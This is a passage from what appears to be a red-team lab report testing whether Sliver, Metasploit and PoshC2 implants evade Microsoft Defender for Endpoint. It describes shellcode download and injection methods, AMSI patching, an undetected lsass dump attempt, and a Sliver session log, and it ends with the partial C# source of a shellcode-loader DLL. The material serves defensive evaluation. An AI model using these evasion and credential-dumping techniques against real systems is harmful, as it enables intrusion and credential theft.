
Result and Takeaways

The attack was undetected. Once again a process enumeration using the built-in sliver command indicated that Defender and MDE are in place and working as expected. This time to fully push the limits, in an elevated context, the lsass process was targeted using the default procdump sliver's command.





As shown in the screenshot, the `procdump` command fails to complete the task without producing an error, making it difficult to determine the cause. However, it is worth noting that, despite the failure, no alerts were triggered by this action.



Technique No. 10

C2 Framework

The C2 framework used for this scenario is Msfconsole using the payload `windows/x64/meterpreter_reverse_tcp`.

Syscalls/WinAPIs

Code injection was performed using the following WinAPIs. What differentiates this case from other Metasploit scenarios is that this time, the beacon is stateless, exported as dll and using sRDI converted to shellcode. Which resulted in different signatures.

- `VirtualAlloc`
- `memcpy`
- `pointer function`

Shellcode Download Method

The shellcode was downloaded from port 80 using an HTTP server - unencrypted.

File Format


The file format used for this attack was `.exe` .

Delivery Method


For this scenario, the delivery method was just a double-click execution from a shared folder (Virtual Box).

Result and Takeaways

The connection was successfully established but terminated immediately after executing the first command. This demonstrates that different configurations and signatures can affect the outcome; however, once the first command is executed and memory is scanned, Metasploit is unable to remain undetected.



Below is how the EDR illustrated the attack.



Various well-known IOCs were detected by the source EDR.

Technique No. 11

C2 Framework

The C2 framework used for this scenario is sliver.

Syscalls/WinAPIs

The protocol used for this test was mTLS, with symbol obfuscation enabled.

Shellcode Download Method

N/A

File Format


The file format used for this attack was `.dll`, specifically the original executable generated by Sliver.

Delivery Method

For this scenario, the delivery method was just a double-click execution from a shared folder (Virtual Box).

Result and Takeaways

The executable was immediately detected by the EDR during the copying process, indicating that Sliver's signatures are well-known even when dealing with different file formats and that the defenses against it are functioning effectively. Below is how `Windows Security` identified the threat.



Technique No. 12

C2 Framework

The C2 framework used for this scenario is sliver.

Syscalls/WinAPIs

The protocol used for this test was mTLS, with symbol obfuscation enabled. To further assess Sliver's capabilities, the previously default stager was used. Sliver, which previously required Metasploit as a stager, now only recommends it. The official guidelines were followed to execute this attack.

Shellcode Download Method

The shellcode was downloaded from port 8080 using an HTTP server - unencrypted.

File Format

The file format used for this attack was `.exe`, specifically the original executable generated by Sliver.

Delivery Method


For this scenario, the delivery method was just a double-click execution from a shared folder (Virtual Box).

Result and Takeaways

The first stage was executed successfully, and the original Sliver beacon was downloaded. However, as soon as the initial callback was received, an alert was triggered, and the attack was blocked.

```
sliver (OBLIGED_ALIBI) > kill

⚠  WARNING: This will kill the remote implant process

[!] Lost session 5bc9a4c4 OBLIGED_ALIBI - 79.130.86.13:51612 (SANTA-FS) - windows/amd64 - Mon, 07 Oct 2024 18:01:33 UTC

[!] Active session disconnected

[*] Session 15b6c316 OBLIGED_ALIBI - 52.14.6.9:56968 (EC2AMAZ-GQ31BBT) - windows/amd64 - Mon, 07 Oct 2024 18:06:25 UTC

[!] Lost session 15b6c316 OBLIGED_ALIBI - 52.14.6.9:56968 (EC2AMAZ-GQ31BBT) - windows/amd64 - Mon, 07 Oct 2024 18:06:27 UTC
```

From the EDR's perspective, the detection was not entirely accurate, as it mistakenly identified the attack as an AMSI Patch. The detection source was the Antivirus.



However, Defender identified the threat as *SuspGolang*, which aligns with and confirms our previous findings.

Technique No. 13

The C2 framework used for this scenario is PoshC2.

Syscalls/WinAPIs

For this scenario, the C# version 4 was used. But to convert it to shellcode, donut was used.

Shellcode Download Method

The shellcode was downloaded from port 80 using an HTTP server.

File Format


The file format used for this attack was `.exe`.

Delivery Method


For this scenario, the delivery method was just a double-click execution from a shared folder (Virtual Box).

Result and Takeaways

The malware successfully downloaded the shellcode from the server, as evidenced by the following screenshot. However, its execution attempt was promptly intercepted and blocked by the Antivirus engine.



During the initial attempt, the malware was detected primarily due to its use of the AMSI patching technique. However, the EDR did not correctly label the threat. A second attempt was conducted without employing the aforementioned technique, during which the EDR successfully identified and labeled the malware as **PoshC2**.



Technique 14

C2 Framework

The C2 framework used for this scenario is Msfconsole using the payload `windows/x64/meterpreter_reverse_tcp`.

Syscalls/WinAPIs

N/A

Shellcode Download Method

N/A

File Format


The file format used for this attack was `.exe`, specifically the original executable generated by msfconsole.

Delivery Method


For this scenario, the delivery method was just a double-click execution from a shared folder (Virtual Box).


Result and Takeaways

The executable was immediately detected upon being copied to the Windows Server, a result that aligns with expectations given that **msfvenom** generated payloads have been extensively analyzed and are well-documented in signature databases for years. This highlights the effectiveness of signature-based detection mechanisms against widely recognized tools.
Below is how Defender for Endpoints depicted the attack.



The detection source was the Antivirus.





Technique 15

C2 Framework

The C2 framework used for this scenario is Msfconsole using the payload `windows/x64/meterpreter_reverse_tcp`.

Syscalls/WinAPIs

N/A

Shellcode Download Method

N/A

File Format


The file format used for this attack was `.dll`, specifically the original executable generated by msfconsole.

Delivery Method


For this scenario, the delivery method was just a double-click execution from a shared folder (Virtual Box).


Result and Takeaways

The DLL was immediately detected upon being copied to the Windows Server once again, a result that aligns with expectations given that **msfvenom-**generated payloads have been extensively analyzed and are well-documented in signature databases for years. This highlights the effectiveness of signature-based detection mechanisms against widely recognized tools.
Below is how Defender for Endpoints depicted the attack.



The detection source was the Antivirus.





Technique 17

C2 Framework

The C2 framework used for this scenario is PoshC2.

Syscalls/WinAPIs

N/A

Shellcode Download Method

N/A

File Format


The file format used for this attack was `.exe`, specifically the original executable generated by PoshC2.

Delivery Method


For this scenario, the delivery method was just a double-click execution from a shared folder (Virtual Box).

Result and Takeaways

The executable was immediately detected upon being copied to the Windows Server once again, a result that aligns with expectations given that PoshC2 payloads have been extensively analyzed and are well-documented in signature databases for years. This highlights the effectiveness of signature-based detection mechanisms against widely recognized tools.
Below is how Defender for Endpoints depicted the attack.



The Antivirus detection source detected the malware.



Technique 18

C2 Framework

The C2 framework used for this scenario is PoshC2.

Syscalls/WinAPIs


N/A

Shellcode Download Method

N/A

File Format

The file format used for this attack was `.dll` .Specifically, since PoshC2 does not provide the option for DLLs by default, the following `cs` code was compiled as such. PoshC2 provides this code for generic purposes.



```cs
using System;
using System.Reflection;
using System.Diagnostics;
using System.Configuration.Install;
using System.Runtime.InteropServices;
using System.Threading;

class Program
    {
        [Flags()]
        public enum AllocationType : uint
        {
            COMMIT = 0x1000,
            RESERVE = 0x2000,
            RESET = 0x80000,
            LARGE_PAGES = 0x20000000,
            PHYSICAL = 0x400000,
            TOP_DOWN = 0x100000,
            WRITE_WATCH = 0x200000
        }

        public enum Protection
        {
            PAGE_NOACCESS = 0x01,
            PAGE_READONLY = 0x02,
